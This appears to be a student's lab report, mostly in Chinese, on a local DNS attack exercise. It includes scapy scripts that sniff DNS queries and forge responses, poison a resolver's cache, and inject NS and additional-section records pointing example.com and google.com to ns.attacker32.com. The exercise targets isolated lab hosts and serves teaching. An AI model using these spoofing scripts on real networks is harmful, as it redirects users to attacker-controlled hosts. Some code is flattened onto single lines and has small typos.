**Local DNS Attack**

57118114 蔡欣明

**Testing the DNS Setup**


**Get the IP address of ns.attacker32.com**

测试DNS配置是否正确，首先使用dig命令查询ns.attacker32.com的地址：



记录显示域名指向的ip地址为10.9.0.153。查看攻击者域名服务器上的设置


文件：




发现记录中的ip地址与文件中一致，说明设置没有问题。

**Get the IP address of [www.example.com](http://www.example.com/)**

执行dig www.example.com命令，输出结果如下：



执行dig @ns.attacker32.com www.example.com命令，输出结果如下：




可见两个命令得到的ip地址不同，第一个命令直接从官方域名服务器获取信息，而第二个是从攻击者得到了假的结果，我们本次实验的目的就是让用户执行第一个命令即从官方域名服务器获取信息时依旧得到假的结果。

**Task 1: Directly Spoofing Response to User**

task1的目的是捕获用户发出的DNS请求，然后返回一个假的DNS响应，只要伪造的DNS响应在真的DNS响应到达用户主机前到达，用户就会接受伪造信息。

首先我们在攻击主机上查看 10.9.0.0/24网段的端口名称，补充代码时会用到：





代码如下:


|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import \*  def spoof\_dns(pkt):  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')  # Construct the DNS packet  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, arcount=0,an=Anssec)  spoofpkt = IPpkt/UDPpkt/DNSpkt send(spoofpkt)  f = 'udp and src host 10.9.0.5 and dst port 53' pkt = sniff(iface='br-0f0dbeae3d70', filter=f, prn=spoof\_dns) |

代码中我们设置过滤器，只捕获源ip地址为用户主机，目的端口为53的udp 报文，即用户发送给域名服务器的DNS请求。我们将源IP地址和目的ip地址、源端口和目的端口反过来，然后构造DNS包，就成了DNS响应报文，将其发送给用户主机，用户就会接受我们伪造的DNS信息。

由于容器存在的一些问题，为防止真正的DNS响应比我们伪造的DNS响应先到达用户，我们在路由器上增加输出网络流量的延迟，连接外部网络的端口为 eth0，所以我们增加eth0端口上的网络延迟：




攻击前用户查询www.example.com的DNS信息：




在本地域名服务器上清除缓存（每次攻击前都要清除缓存，后面不再说明）：



执行攻击程序，攻击时查询到的DNS信息：



关闭攻击程序后，再次dig www.example.com,输出部分结果如下：



可以发现攻击后example.com指向的ip地址发生了变化，变成了攻击者伪造的ip地址，攻击成功。但是停止攻击后再次执行dig命令发现ip又恢复了。

**Task 2: DNS Cache PoisoningAttack – Spoofing Answers**

为了达到持久的效果，每次用户的机器发出对 www.example.com 的 DNS查询时，攻击者的机器都必须发出欺骗的 DNS响应，效率不高。因此在 task2 中我们不对用户发送伪造 DNS 响应，而是伪造其他域名服务器发送给本地域名服务器的 DNS 响应，这样伪造的信息将会在本地服务器的缓存中保存一段时间，使得攻击者只要发送一次伪造响应，在缓存信息过期之前都有攻击效果。

与task1的代码类似，我们只需更改过滤器，原本为捕获用户发往本地域名服务器的udp报文，现在为捕获本地域名服务器发往其他域名服务器的udp报文。


代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import \*  def spoof\_dns(pkt): if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')  # Construct the DNS packet  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, arcount=0,an=Anssec)  spoofpkt = IPpkt/UDPpkt/DNSpkt send(spoofpkt)  f = 'udp and dst port 53' pkt = sniff(iface='br-0f0dbeae3d70', filter=f, prn=spoof\_dns) |


代码中我一开始过滤设置f = 'udp and src host 10.9.0.53 and dst port 53'，也可以实现目的，而且这样不会捕获本地域名服务器发送给其他域名服务器的报文，只会捕获用户主机发送给本地域名服务器的报文，相比f='udpand dstport53'本应该更好。但是在后面的实验内容中发现如果令f='udpandsrc host 10.9.0.53 and dst port 53'，查询的DNS信息中权威字段内容和附加字段内容有时候不会输出。所以这里我们还是设置过滤为：f='udpanddstport

53'。

执行攻击时输出如下：




停止攻击后输出如下:



可以发现现在执行一次攻击后依旧能维持攻击效果。

查看本地域名服务器的缓存可以看到伪造的DNS信息已经储存在缓存中了。



说明DNS缓存中毒攻击成功。

**Task 3: Spoofing NS Records**


在前面的任务中，我们的 DNS 缓存中毒攻击只影响一个主机名，即 www.example.com。如果用户试图获得另一个主机名的 IP 地址，例如 mail.example.com，我们需要再次发起攻击。为提高效率，一次攻击可以影响整个域，我们增加一条 NS 记录，当其保存在缓存中时， ns.attacker32.com将被用作名称服务器，以便将来查询 example.com 域中的任何主机名。

代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import \*  def spoof\_dns(pkt): if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')  NSsec1=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com') # Construct the DNS packet  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,an=Anssec,ns=NSsec1)  spoofpkt = IPpkt/UDPpkt/DNSpkt send(spoofpkt)  f = 'udp and dst port 53' pkt = sniff(iface='br-0f0dbeae3d70', filter=f, prn=spoof\_dns) |

代码中增加了一条 NS 记录内容，nscount=1，让 example.net域名下


的地址都指向ns.attacker32.com域名。执行程序，查询example.com的信息，结果如下:




发现该地址指向ns.attacker32.com域名。

然后我们停止攻击程序，查询同一域名不同主机名的信息，这里我们查询

qiulong.example.com的DNS信息：




发现该地址指向 1.2.3.6。与 zone\_example.com 文件中一致，如下：



说明该地址是攻击者伪造的内容。

查看缓存：




发现NS记录也在缓存中，说明攻击成功。

**Task 4: Spoofing NS Records forAnother Domain**


与task3类似，增加一条NS记录，故nscount=2,让google.com域名下的地址都指向ns.attacker32.com域名,代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import \*  def spoof\_dns(pkt): if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')  NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')  NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata0='ns.attacker32.com') # Construct the DNS packet  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=0,an=Anssec,ns=NSsec1/NSsec2)  spoofpkt = IPpkt/UDPpkt/DNSpkt send(spoofpkt)  f = 'udp and dst port 53' pkt = sniff(iface='br-0f0dbeae3d70', filter=f, prn=spoof\_dns) |

执行程序，查询example.com：




发现增加了一条权威字段记录。查看缓存：




发现缓存中只有example.com的NS记录，但是我们代码中是设置了两条NS 记录的：



把代码中这两条换下顺序，如下图：



然后再次执行digexample.com命令，发现还是只有一条NS记录，但是这次换成另一条NS记录了：




所以推测缓存可能只会保存一条权威字段的NS记录，而且保存是排在前面的那条记录即NSsec1。


**Task 5: Spoofing Records in the Additional Section** 代码中添加三条附加字段的内容，arcount=3，代码如下：

|  |
| --- |
| #!/usr/bin/env python3 from scapy.all import \*  def spoof\_dns(pkt): if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):  IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')  NSsec1 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com') NSsec2 = DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.example.com')  Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')  Addsec2 = DNSRR(rrname='ns.example.com', type='A',ttl=259200, rdata='5.6.7.8')  Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')  DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,  qdcount=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/  Addsec3) spoofpkt = IPpkt/UDPpkt/DNSpkt send(spoofpkt)  f = 'udp and dst port 53' pkt = sniff(iface='br-0f0dbeae3d70', filter=f, prn=spoof\_dns) |

执行程序，dig输出如下：



查看缓存如下：



发现在缓存中，只有attack32.com和ns.example.net的缓存，而 www.facebook.com 的记录不会被缓存，这是由于附加字段additional中的记录只有与权威字段authority中条目相关，才会将其存入到dns的缓存中。